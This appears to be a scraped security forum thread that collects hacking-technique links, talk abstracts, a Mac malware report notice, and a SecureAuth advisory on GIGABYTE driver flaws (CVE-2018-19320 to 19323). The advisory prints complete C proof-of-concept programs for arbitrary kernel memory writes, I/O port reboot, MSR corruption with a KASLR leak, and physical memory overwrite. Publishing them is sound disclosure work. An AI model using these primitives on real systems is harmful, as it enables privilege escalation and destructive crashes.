SSL-certs for any domain using shared hosting Kicking the Rims - A Guide for Securely Writing and Auditing Chrome Extensions | The Hacker Blog EdOverflow | An analysis of logic flaws in web-of-trust services. OWASP AppSecEU 2018 – Attacking "Modern" Web Technologies PowerPoint Presentation - OWASP_AppSec_EU18_WordPress.pdf Scratching the surface of host headers in Safari RCE by uploading a web.config – 003Random’s Blog Security: HTTP Smuggling, Apsis Pound load balancer | RBleug Piercing the Veil: Server Side Request Forgery to NIPRNet access inputzero: A bug that affects million users - Kaspersky VPN | Dhiraj Mishra inputzero: Telegram anonymity fails in desktop - CVE-2018-17780 | Dhiraj Mishra inputzero: An untold story of skype by microsoft | Dhiraj Mishra Neatly bypassing CSP – Wallarm Large-Scale Analysis of Style Injection by Relative Path Overwrite - www2018rpo_paper.pdf Beyond XSS: Edge Side Include Injection :: GoSecure GitHub - HoLyVieR/prototype-pollution-nsec18: Content released at NorthSec 2018 for my talk on prototype pollution Logically Bypassing Browser Security Boundaries - Speaker Deck Breaking-Parser-Logic-Take-Your-Path-Normalization-Off-And-Pop-0days-Out James Kettle @albinowax Sursa: https://portswigger.net/blog/top-10-web-hacking-techniques-of-2018-nominations-open
-
- 3
-
-
GIGABYTE Drivers Elevation of Privilege Vulnerabilities 1. Advisory Information Title: GIGABYTE Drivers Elevation of Privilege Vulnerabilities Advisory ID: CORE-2018-0007 Advisory URL: http://www.secureauth.com/labs/advisories/gigabyte-drivers-elevation-privilege-vulnerabilities Date published: 2018-12-18 Date of last update: 2018-12-18 Vendors contacted: Gigabyte Release mode: User release 2. Vulnerability Information Class: Exposed IOCTL with Insufficient Access Control [CWE-782], Exposed IOCTL with Insufficient Access Control [CWE-782], Exposed IOCTL with Insufficient Access Control [CWE-782], Exposed IOCTL with Insufficient Access Control [CWE-782] Impact: Code execution Remotely Exploitable: No Locally Exploitable: Yes CVE Name: CVE-2018-19320, CVE-2018-19322, CVE-2018-19323, CVE-2018-19321 3. Vulnerability Description GIGABYTE's website states that[1]: Founded in 1986, GIGABYTE is committed to providing top-notch solutions that "upgraded your life". We are regarded as a pioneer in innovation with groundbreaking excitements such as Ultra Durable, WINDFORCE, and BRIX series. We have also invented a premium gaming brand AORUS, a full spectrum of gaming products for gamers and enthusiast. GIGABYTE has continuously brought unique new ways of digital world and created marvelous products that empower you with meaningful and charming experiences. Multiple vulnerabilities were found in the GPCIDrv and GDrv drivers as bundled with several GIGABYTE and AORUS branded motherboard and graphics card utilities, which could allow a local attacker to elevate privileges. 4. Vulnerable Packages GIGABYTE APP Center v1.05.21 and previous AORUS GRAPHICS ENGINE v1.33 and previous XTREME GAMING ENGINE v1.25 and previous OC GURU II v2.08 Other products and versions might be affected, but they were not tested. 5. Vendor Information, Solutions and Workarounds The vendor did not provide fixes or workaround information. 6. Credits These vulnerabilities were discovered and researched by Diego Juarez. The publication of this advisory was coordinated by Leandro Cuozzo from SecureAuth Advisories Team. 7. Technical Description / Proof of Concept Code GYGABYTE App Center, RGBFusion, Xtreme Engine, AORUS Graphics Engine, etc. use low level drivers to program and query the status on several embedded ICs on their hardware. Fan curves, clock frequencies, LED colors, thermal performance, and other user customizable properties and monitoring functionality are exposed to applications through these low level kernel drivers. The main subject of this advisory are two of the device drivers installed/loaded by affected GIGABYTE utilities (GPCIDrv and GDrv). From now on addressed as "GPCI" and "GIO". Default installation allows non-privileged user processes (even running at LOW INTEGRITY) to get a HANDLE and issue IOCTL codes to these drivers. The following sections describe the problems found. 7.1. Arbitrary ring0 VM read/write [CVE-2018-19320] There is ring0 memcpy-like functionality built into GIO's IOCTL 0xC3502808, allowing a local attacker to take complete control of the affected system. Proof of Concept: // GIGABYTE PoC demonstrating non-pivileged R/W access to abritrary virtual memory #include <windows.h> #include <stdio.h> #define IOCTL_GIO_MEMCPY 0xC3502808 HANDLE ghDriver = 0; #pragma pack (push,1) typedef struct _GIO_MemCpyStruct { ULONG64 dest; ULONG64 src; DWORD size; } GIO_MemCpyStruct; #pragma pack(pop) BOOL GIO_memcpy(ULONG64 dest, ULONG64 src, DWORD size) { GIO_MemCpyStruct mystructIn = { dest, src, size}; BYTE outbuffer[0x30] = { 0 }; DWORD returned = 0; DeviceIoControl(ghDriver, IOCTL_GIO_MEMCPY, (LPVOID)&mystructIn, sizeof(mystructIn), (LPVOID)outbuffer, sizeof(outbuffer), & returned, NULL); if (returned) { return TRUE; } return FALSE; } BOOL InitDriver() { char szDeviceNames[] = "\\\\.\\GIO"; ghDriver = CreateFile(szDeviceNames, GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, 0, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL); if (ghDriver == INVALID_HANDLE_VALUE) { printf("Cannot get handle to driver \'%s\' - GetLastError:%d\n", szDeviceNames, GetLastError()); return FALSE; } return TRUE; } int main(int argc, char* argv[]) { if (!InitDriver()) { exit(0); } printf("GIGABYTE PoC (arbitrary ring0 write) - pnx!/CORE\n"); printf("press ENTER for instant BSOD\n"); getchar(); ULONG64 data = 0xFFFF1111FFFF2222; GIO_memcpy(0, (ULONG64)&data, 8); CloseHandle(ghDriver); return 0; } 7.2. Port mapped I/O access [CVE-2018-19322] Both GPCI and GIO expose functionality to read/write data from/to IO ports. This could be leveraged in a number of ways to ultimately run code with elevated privileges. Proof of Concept: // GIGABYTE PoC demonstrating non-privileged access to IO ports // This harmless PoC only reboots the PC, much more sinister stuff // would also be possible by abusing this functionality. #include <windows.h> #include <stdio.h> // for \\.\GPCIDrv64 #define IOCTL_GPCIDRV_PORTREADB 0x9C402588 #define IOCTL_GPCIDRV_PORTWRITEB 0x9C40258C // for \\.\GIO #define IOCTL_GIO_PORTREADB 0x0C3506404 #define IOCTL_GIO_PORTWRITEB 0x0C350A440 HANDLE ghDriver = 0; typedef BYTE(*fnPMIOReadB)(WORD port); typedef BYTE(*fnPMIOWriteB)(WORD port, BYTE value); #pragma pack (push,1) typedef struct { DWORD DriverIndex; // DriverEnum index BYTE DeviceName[MAX_PATH]; fnPMIOReadB pPMIOReadB; fnPMIOWriteB pPMIOWriteB; } AutoConfigStruct; AutoConfigStruct gConfig = { 0 }; enum DriverEnum { GPCIDrv64 = 1, GIO, }; typedef struct _GPCIDRV_PORTIO_STRUCT { DWORD port; ULONG64 value; } GPCIDRV_PORTIO_STRUCT; #pragma pack(pop) #define IOCTLMACRO(iocontrolcode, size) \ BYTE outbuffer[0x30] = { 0 }; \ DWORD returned = 0; \ DeviceIoControl(ghDriver, ##iocontrolcode##, (LPVOID)&inbuffer, ##size##, (LPVOID)outbuffer, sizeof(outbuffer), &returned, NULL); \ return outbuffer[0]; \ BYTE GPCIDrv_PMIOReadB(WORD port) { GPCIDRV_PORTIO_STRUCT inbuffer = { port, 0}; IOCTLMACRO(IOCTL_GPCIDRV_PORTREADB, 10) } BYTE GPCIDrv_PMIOWriteB(WORD port, BYTE value) { GPCIDRV_PORTIO_STRUCT inbuffer = { port, value}; IOCTLMACRO(IOCTL_GPCIDRV_PORTWRITEB, 10) } BYTE GIO_PMIOReadB(WORD port) { GPCIDRV_PORTIO_STRUCT inbuffer = { port, 0 }; IOCTLMACRO(IOCTL_GIO_PORTREADB, 4) } BYTE GIO_PMIOWriteB(WORD port, BYTE value) { GPCIDRV_PORTIO_STRUCT inbuffer = { port, value }; IOCTLMACRO(IOCTL_GIO_PORTWRITEB, 5) } void Reboot() { BYTE cf9 = gConfig.pPMIOReadB(0xcf9) & ~0x6; gConfig.pPMIOWriteB(0xcf9, cf9 | 2); Sleep(50); gConfig.pPMIOWriteB(0xcf9, cf9 | 0xe); Sleep(50); } BOOL InitDriver() { char *szDeviceNames[] = { "\\\\.\\GPCIDrv64" , "\\\\.\\GIO" }; BYTE i = 0; for (i = 0; i < 2; i++) { ghDriver = CreateFile(szDeviceNames[i], GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, 0, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL); if (ghDriver == INVALID_HANDLE_VALUE) { printf("Cannot get handle to driver object \'%s\'- GetLastError:%d\n", szDeviceNames[i], GetLastError()); continue; } gConfig.DriverIndex = i+1; memcpy(gConfig.DeviceName, szDeviceNames[i], MAX_PATH-1); break; } switch (gConfig.DriverIndex) { case DriverEnum::GPCIDrv64: { gConfig.pPMIOReadB = (fnPMIOReadB)GPCIDrv_PMIOReadB; gConfig.pPMIOWriteB = (fnPMIOWriteB)GPCIDrv_PMIOWriteB; } break; case DriverEnum::GIO: { gConfig.pPMIOReadB = (fnPMIOReadB)GIO_PMIOReadB; gConfig.pPMIOWriteB = (fnPMIOWriteB)GIO_PMIOWriteB; } break; default: break; } return gConfig.DriverIndex ? TRUE : FALSE; } int main(int argc, char* argv[]) { printf("GIGABYTE PoC (PMIO access) - pnx!/CORE\n"); if (!InitDriver()) { printf("InitDriver failed! - aborting...\n"); exit(0); } printf("DeviceName: \'%s\' Handle: %08x\n", gConfig.DeviceName, (DWORD)ghDriver); Reboot(); return CloseHandle(ghDriver); } 7.3. MSR Register access [CVE-2018-19323] GIO exposes functionality to read and write Machine Specific Registers (MSRs). This could be leveraged to execute arbitrary ring-0 code. Proof of Concept: // GIGABYTE GIO driver PoC demonstrating non-privileged access to MSR registers // This PoC demonstrates non privileged MSR access by reading // IA32_LSTAR value (leaks a kernel function pointer bypassing KASLR) // and then writing garbage to it (instant BSOD!) #include <windows.h> #include <stdio.h> #define IOCTL_GIO_MSRACCESS 0x0C3502580 HANDLE ghDriver = 0; #pragma pack (push,1) typedef struct _GIO_MSRIO_STRUCT { DWORD rw; // 0 read - 1 write DWORD reg; // ULONG64 value; // } GIO_MSRIO_STRUCT; #pragma pack(pop) #define IOCTLMACRO(iocontrolcode, size) \ DWORD returned = 0; \ DeviceIoControl(ghDriver, ##iocontrolcode##, (LPVOID)&inbuffer, ##size##, (LPVOID)outbuffer, sizeof(outbuffer), &returned, NULL); \ return outbuffer[1]; \ ULONG64 GIO_RDMSR(DWORD reg) { ASIO_MSRIO_STRUCT inbuffer = { 1, reg }; ULONG64 outbuffer[2] = { 0 }; IOCTLMACRO(IOCTL_GIO_MSRACCESS, 16) } ULONG64 GIO_WRMSR(DWORD reg, ULONG64 value) { ASIO_MSRIO_STRUCT inbuffer = { 0, reg, value }; ULONG64 outbuffer[2] = { 0 }; IOCTLMACRO(IOCTL_GIO_MSRACCESS, 16) } BOOL InitDriver() { char szDeviceName[] = "\\\\.\\GIO"; ghDriver = CreateFile(szDeviceName, GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, 0, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL); if (ghDriver == INVALID_HANDLE_VALUE) { printf("Cannot get handle to driver object \'%s\'- GetLastError:%d\n", szDeviceName, GetLastError()); return FALSE; } return TRUE; } int main(int argc, char* argv[]) { printf("GIGABYTE PoC (MSR access) - pnx!/CORE\n"); if (!InitDriver()) { printf("InitDriver failed! - aborting...\n"); exit(0); } ULONG64 a = GIO_RDMSR(0xC0000082); printf("IA322_LSTAR: %llx (nt!KiSystemCall64)\n", a); printf("press ENTER for instant BSOD\n"); getchar(); a = GIO_WRMSR(0xC0000082, 0xffff1111ffff2222); return CloseHandle(ghDriver); } 7.4. Arbitrary physical memory read/write [CVE-2018-19321] Both GPCI and GIO expose functionality to read/write arbitrary physical memory, allowing a local attacker to take complete control of the affected system. Proof of Concept: // GIGABYTE PoC (arbitrary physical memory read/write) #include <windows.h> #include <stdio.h> #define IOCTL_GIO_MAPPHYSICAL 0xC3502004 #define IOCTL_GIO_UNMAPPHYSICAL 0xC3502008 #define IOCTL_GPCI_MAPPHYSICAL 0x9C402580 #define IOCTL_GPCI_UNMAPPHYSICAL 0x9C402584 HANDLE ghDriver = 0; typedef ULONG64(*fnMapPhysical)(ULONG64 physicaladdress); typedef ULONG64(*fnUnMapPhysical)(ULONG64 address); #pragma pack (push,1) typedef struct _GIO_PHMAP { DWORD InterfaceType; DWORD Bus; ULONG64 PhysicalAddress; DWORD IOSpace; DWORD size; } GIO_PHMAP; typedef struct _GPCI_PHMAP { DWORD PhysicalAddress; DWORD size; } GPCI_PHMAP; typedef struct { DWORD DriverIndex; // DriverEnum index BYTE DeviceName[MAX_PATH]; fnMapPhysical pMapPhysical; fnUnMapPhysical pUnMapPhysical; } AutoConfigStruct; AutoConfigStruct gConfig = { 0 }; enum DriverEnum { GPCIDrv64 = 1, GIO, }; #pragma pack(pop) #define IOCTLMACRO(iocontrolcode) \ ULONG64 outbuffer[2] = { 0 }; \ DWORD returned = 0; \ DeviceIoControl(ghDriver, ##iocontrolcode##, (LPVOID)&inbuffer, sizeof(inbuffer), (LPVOID)outbuffer, sizeof(outbuffer), &returned, NULL); \ return outbuffer[0]; \ ULONG64 GIO_mapPhysical(ULONG64 physicaladdress) { GIO_PHMAP inbuffer = { 0, 0, physicaladdress, 0, 0x1000}; IOCTLMACRO(IOCTL_GIO_MAPPHYSICAL) } ULONG64 GIO_unmapPhysical(ULONG64 address) { ULONG64 inbuffer = address; IOCTLMACRO(IOCTL_GIO_UNMAPPHYSICAL) } ULONG64 GPCI_mapPhysical(DWORD physicaladdress) { GPCI_PHMAP inbuffer = { physicaladdress, 0x1000}; IOCTLMACRO(IOCTL_GPCI_MAPPHYSICAL) } ULONG64 GPCI_unmapPhysical(ULONG64 address) { ULONG64 inbuffer = address; IOCTLMACRO(IOCTL_GPCI_UNMAPPHYSICAL) } BOOL InitDriver() { char *szDeviceNames[] = { "\\\\.\\GPCIDrv64" , "\\\\.\\GIO" }; BYTE i = 0; for (i = 0; i < 2; i++) { ghDriver = CreateFile(szDeviceNames[i], GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, 0, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL); if (ghDriver == INVALID_HANDLE_VALUE) { printf("Cannot get handle to driver object \'%s\'- GetLastError:%d\n", szDeviceNames[i], GetLastError()); continue; } gConfig.DriverIndex = i + 1; memcpy(gConfig.DeviceName, szDeviceNames[i], MAX_PATH - 1); break; } switch (gConfig.DriverIndex) { case DriverEnum::GPCIDrv64: { gConfig.pMapPhysical = (fnMapPhysical)GPCI_mapPhysical; gConfig.pUnMapPhysical = (fnUnMapPhysical)GPCI_unmapPhysical; } break; case DriverEnum::GIO: { gConfig.pMapPhysical = (fnMapPhysical)GIO_mapPhysical; gConfig.pUnMapPhysical = (fnUnMapPhysical)GIO_unmapPhysical; } break; default: break; } return gConfig.DriverIndex ? TRUE : FALSE; } int main(int argc, char * argv[]) { if (!InitDriver()) { exit(0); } printf("GIGABYTE PoC (arbitrary physical memory read/write) - pnx!/CORE\n"); printf("press ENTER for System CRASH\n"); getchar(); printf("Bruteforcing"); for (unsigned int i = 0; i < 0xffffffff; i+=0x1000) { printf("."); ULONG64 mappedVA = gConfig.pMapPhysical(i); *(ULONG64 *)mappedVA = 0xCCCCCCCCCCCCCCCC; gConfig.pUnMapPhysical(mappedVA); } CloseHandle(ghDriver); return 0; } 8. Report Timeline 2018-04-24: SecureAuth sent an initial notification to services@gigabyte and services@gigabyteusa and requested for a security contact in order to send a draft advisory. 2018-04-26: SecureAuth sent the initial notification to sales@gigabyteusa and marketing@gigabyteusa and requested for a security contact in order to send a draft advisory. 2018-04-30: Gigabyte Technical support team answered saying the notification was too general and requested SecureAuth to open a ticket in the Support portal. 2018-05-02: SecureAuth replied that it's our policy to keep all the communication process via email in order to track all interactions. For that reason, SecureAuth notified Gigabyte again that a draft advisory, including a technical description, had been written and requested for a security contact to send it. 2018-05-04: Gigabyte Technical support team replied saying that Gigabyte is a hardware company and they are not specialized in software, and requested for technical information. 2018-05-04: In the absence of a security contact, SecureAuth sent to Gigabyte Technical support team the draft advisory including a technical description and POCs. 2018-05-15: SecureAuth requested a status update. 2018-05-16: Gigabyte Technical support team answered that Gigabyte is a hardware company and they are not specialized in software. They requested for technical details and tutorials to verify the vulnerabilities. 2018-05-16: SecureAuth requested for a formal acknowledgment of the draft advisory sent. 2018-05-16: Gigabyte replied saying that the draft advisory was general and asked for a personal contact. 2018-05-17: SecureAuth notified Gigabyte again that is our policy to keep all the communication process via email. 2018-05-31: SecureAuth requested a status update. 2018-05-16: Gigabyte replied saying that the draft advisory was general and asked for a phone contact again. 2018-05-31: SecureAuth requested for a formal acknowledgment of the draft advisory sent multiple times, in order to engage into a coordinated vulnerability disclosure process. 2018-07-03: SecureAuth requested a status update. 2018-07-12: Gigabyte responded that, according to its PM and engineers, its products are not affected by the reported vulnerabilities. 2018-12-18: Advisory CORE-2018-0007 published as 'user release'. 9. References [1] https://www.gigabyte.com/About 10. About SecureAuth Labs SecureAuth Labs, the research arm of SecureAuth Corporation, is charged with anticipating the future needs and requirements for information security technologies. We conduct research in several important areas of computer security, including identity-related attacks, system vulnerabilities and cyber-attack planning. Research includes problem formalization, identification of vulnerabilities, novel solutions and prototypes for new technologies. We regularly publish security advisories, primary research, technical publications, research blogs, project information, and shared software tools for public use at http://www.secureauth.com/ 11. About SecureAuth SecureAuth is leveraged by leading companies, their employees, their customers and their partners to eliminate identity-related breaches. As a leader in access management, identity governance, and penetration testing, SecureAuth is powering an identity security revolution by enabling people and devices to intelligently and adaptively access systems and data, while effectively keeping bad actors from doing harm. By ensuring the continuous assessment of risk and enablement of trust, SecureAuth's highly flexible Identity Security Automation (ISA) platform makes it easier for organizations to prevent the misuse of credentials and exponentially reduce the enterprise threat surface. To learn more, visit www.secureauth.com, call (949) 777-6959, or email us at info@secureauth.com 12. Disclaimer The contents of this advisory are copyright (c) 2018 SecureAuth, and are licensed under a Creative Commons Attribution Non-Commercial Share-Alike 3.0 (United States) License: http://creativecommons.org/licenses/by-nc-sa/3.0/us/ Sursa: https://www.secureauth.com/labs/advisories/gigabyte-drivers-elevation-privilege-vulnerabilities
-
An Intensive Introduction to Cryptography Boaz Barak Work in progress These are lecture notes for lecture notes for an introductory but fast-paced undergraduate/beginning graduate course on cryptography. I am using these notes for Harvard CS 127. You can also download all lecture notes in a single PDF file. If you have any comments, suggestions, typo fixes, etc.. I would be very grateful if you post them as an issue or pull request in the GitHub repository where I am maintaining the source files for these notes. Lectures 0 Preface (pdf version) 0.5 Mathematical background (pdf version) 1 Introduction (pdf version) 2 Computational security (pdf version) 3 Pseudorandom generators (pdf version) 4 Pseudorandom functions (pdf version) 5 Pseudorandom functions from pseudorandom generators (pdf version) 6 Chosen ciphertext security (pdf version) 7 Hash functions, proofs of work and cryptocurrencies (pdf version) 8 More hash functions (pdf version) 9 Public key cryptography (pdf version) 10 Concrete public key schemes (pdf version) 11 Lattice based cryptography (pdf version) 12 Chosen Ciphertext Security for Public Key Encryption (pdf version) 13 Establishing secure communication channels (pdf version) 14 Zero knowledge proofs (pdf version) 15 Fully homomorphic encryption (pdf version) 16 Fully homomorphic encryption II (pdf version) 17 Multiparty secure computation (pdf version) 18 Multiparty secure computation II (pdf version) 19 Quantum computing and cryptography (pdf version) 20 Quantum computing and cryptography II (pdf version) 21 Software obfuscation (pdf version) 22 Software obfuscation II (pdf version) 23 Anonymous routing (pdf version) 24 Cryptography morality and policy (pdf version) 25 Course recap (pdf version) Sursa: https://intensecrypto.org/public/index.html
-
- 1
-
-
Report: The Mac Malware of 2018 ?? Aloha Patrons! Over the last few weeks, I've be diligently working on my annual "Mac Malware of the Year" report. It's been a rather encyclopedic effort as it includes an in-depth overview all new Mac malware (and adware) of 2018. But hooray - it's now complete ? For each specimen the report details the malware's: infection vector persistence mechanism payload and capabilities ...oh and you can also download each and every specimen to play with! Just don't infect yourself ? Read: "The Mac Malware of 2018" ? PDF format ( https://objective-see.com/downloads/MacMalware_2018.pdf ) ? Blog Format ( https://objective-see.com/blog/blog_0x3C.html ) Enjoy! And mahalo for you continuing 2019 support!! ♥️ -patrick Sursa: https://www.patreon.com/posts/23697586
-
This blog is the 10th post in our annual 12 Days of HaXmas series. A couple of months ago, we paid tribute to the 30th anniversary of the Morris worm by dropping three new modules for it: A buffer overflow in fingerd(8) A VAX reverse shell A command injection in Sendmail’s debug code All of these vulnerabilities were exploited by the worm in 1988. In this post, we will dive into the exploit development process for those modules, beginning our journey by building a 4.3BSD system for testing, and completing it by retracting the worm author’s steps to RCE. By the end of this post, it will hopefully become clear how even 30-year-old vulns can still teach us modern-day fundamentals. Background Let’s start with a little history on how this strange project came to be. I recall reading about the Morris worm on VX Heaven. It was many years ago, and some of you may still remember that site. Fast-forward to 2018, and I had forgotten about the worm until I had the opportunity to finish Cliff Stoll’s hacker-tracker epic, “The Cuckoo’s Egg.” In the epilogue, Stoll recounts fighting the first internet worm. Notably, the worm exercised what was arguably the first malicious buffer overflow in the wild. It also exploited a command injection in Sendmail’s debug mode, which was normally used by administrators to debug mail problems. And even beyond the technical, the worm resulted in what was the first conviction under the Computer Fraud and Abuse Act (CFAA)—a precedent with lasting effects today. Feeling inspired, I began a side project to see whether I could replicate the worm’s exploits using period tools. But first, I needed a system. Articol complet: https://blog.rapid7.com/2019/01/02/the-ghost-of-exploits-past-a-deep-dive-into-the-morris-worm/
-
This talk aims to give a general overview of iOS Jailbreaking by starting at what jailbreaking was back in the days and how it evolved up until today, while also taking a quick look at how it might evolve in future. Therefore the following topics are covered: - Jailbreaking goals (technical) - Types of jailbreak and it's origins (tethered, untethered, semi-tethered, semi-untethered) - Exploit mitigations (ASLR, iBoot-level AES, KPP, KTRR, PAC) - Kernel patches (h3lix) - Kppless jailbreaks The goal is to give an insight into the jailbreak terminology, exploit mitigations and how these are dealt with in past and modern jailbreaks. I will give an introduction in jailbreak terminology and walk through the jailbreak history, thus presenting how iOS devices have been hacked/jailbroken in the past while focusing on what mitigations Apple added over the years. Therefore i will discuss what effects these mitigations have on jailbreaking and how they were (and still are) dealt with. This should be interesting for hackers new in the iOS game, as several technical aspects are covered, but also for people who jailbreak their devices and want to get a better understanding of what is happening under the hood of jailbreaks as well as what challenges hackers have to face and why things evoled the way they are right now. This talk is structured somewhat similar to my previous talk 2 years ago "iOS Downgrading - From past to present". Watching my previous talk is not neccessary for understanding this one, but is suggested to get a better overall image of iOS hacking.
-
We all know what FAX is, and for some strange reason most of us need to use it from time to time. Hard to believe its 2018, right? But can FAX be something more than a bureaucratic burden? Can it actually be a catastrophic security hole that may be used to compromise your entire network? Come watch our talk and find out … Unless you've been living under a rock for the past 30 years or so, you probably know what a fax machine is. For decades, fax machines were used worldwide as the main way of electronic document delivery. But this happened in the 1980s. Humanity has since developed far more advanced ways to send digital content, and fax machines are all in the past, right? After all, they should now be nothing more than a glorified museum item. Who on earth is still using fax machines? The answer, to our great horror, is EVERYONE. State authorities, banks, service providers and many others are still using fax machines, despite their debatable quality and almost non-existent security. In fact, using fax machines is often mandatory and considered a solid and trustworthy method of delivering information. What the Fax?! We embarked on a journey with the singular goal of disrupting this insane state of affairs. We went to work, determined to show that the common fax machine could be compromised via mere access to its fully exposed and unprotected telephone line – thus completely bypassing all perimeter security protections and shattering to pieces all modern-day security concepts. Join us as we take you through the strange world of embedded operating systems, 30-year-old protocols, museum grade compression algorithms, weird extensions and undebuggable environments. See for yourself first-hand as we give a live demonstration of the first ever full fax exploitation, leading to complete control over the entire device as well as the network, using nothing but a standard telephone line. This talk is intended to be the canary in the coal mine. The technology community cannot sit idly by while this ongoing madness is allowed to continue! The world must stop using FAX!
-
- 1
-
-
In this talk, we’re looking at third party tracking on Android. We’ve captured and decrypted data in transit between our own devices and Facebook servers. It turns out that some apps routinely send Facebook information about your device and usage patterns - the second the app is opened. We’ll walk you through the technical part of our analysis and end with a call to action: We believe that both Facebook and developers can do more to avoid oversharing, profiling and damaging the privacy of their users. In this talk, we’re looking at third party tracking on Android. We’ve captured and decrypted data in transit between our own devices and Facebook servers. It turns out that some apps routinely send Facebook information about your device and usage patterns - the second the app is opened. We’ll walk you through the technical part of our analysis and end with a call to action: We believe that both Facebook and developers can do more to avoid oversharing, profiling and damaging the privacy of their users.
-
Pursuit of “good customers’ experience“ not only leads to new customers, but also attract criminals of all sorts. Presentation will give overview of current security situation of ATMs with different auxiliary devices allowing cardless transactions. Cardless is new sexy for criminals. Era of ATMs has started in London in 1967. Since time, when the “hole-in-the-wall” cash machine used radiocarbon paper cheques, ATMs became more complex and smart, providing opportunity to withdraw money without cards. Vendors, in accordance to banks and consumer’s demand, create ATMs that replace plastic cards and PINs with smartphones or QR codes. Cash withdrawal from an ATM now easier than never before not only for clients, but also for attackers. Jackpotting an ATM via malware or black box are pretty familiar. Countermeasures against such attacks are already in place in many banks. Thus, attackers need to discover new (or well-forgotten) ways to achieve their evil goals. We will not chew the fat, telling stories about the old days, because new functionality provides new possibilities. Migration from Windows XP to Windows 7/10 means there is always PowerShell on the ATM. “New” types of input devices allow BadBarcode-like attacks. Legitimate auxiliary device connected to the ATM in pursuit of so-called good customers’ experience may lead to ejection of all money from ATM.
-
This talk will teach you the fundamentals of machine learning and give you a sneak peek into the internals of the mystical black box. You'll see how crazy powerful neural networks can be and understand why they sometimes fail horribly. Computers that are able to learn on their own. It might have sounded like science-fiction just a decade ago, but we're getting closer and closer with recent advancements in Deep Learning. Or are we? In this talk, I'll explain the fundamentals of machine-learning in an understandable and entertaining way. I'll also introduce the basic concepts of deep learning. With the current hype of deep learning and giant tech companies spending billions on research, understanding how those methods works, knowing the challenges and limitations is key to seeing the facts behind the often exaggerated headlines. One of the most common applications of deep learning is the interpretation of images, a field that has been transformed significantly in recent years. Applying neural networks to image data helps visualising and understanding many of the faults as well as advantages of machine learning in general. As a research scientist in the field of automated analysis of bio-medical image data, I can give you some insights into these as well as some real-world applications.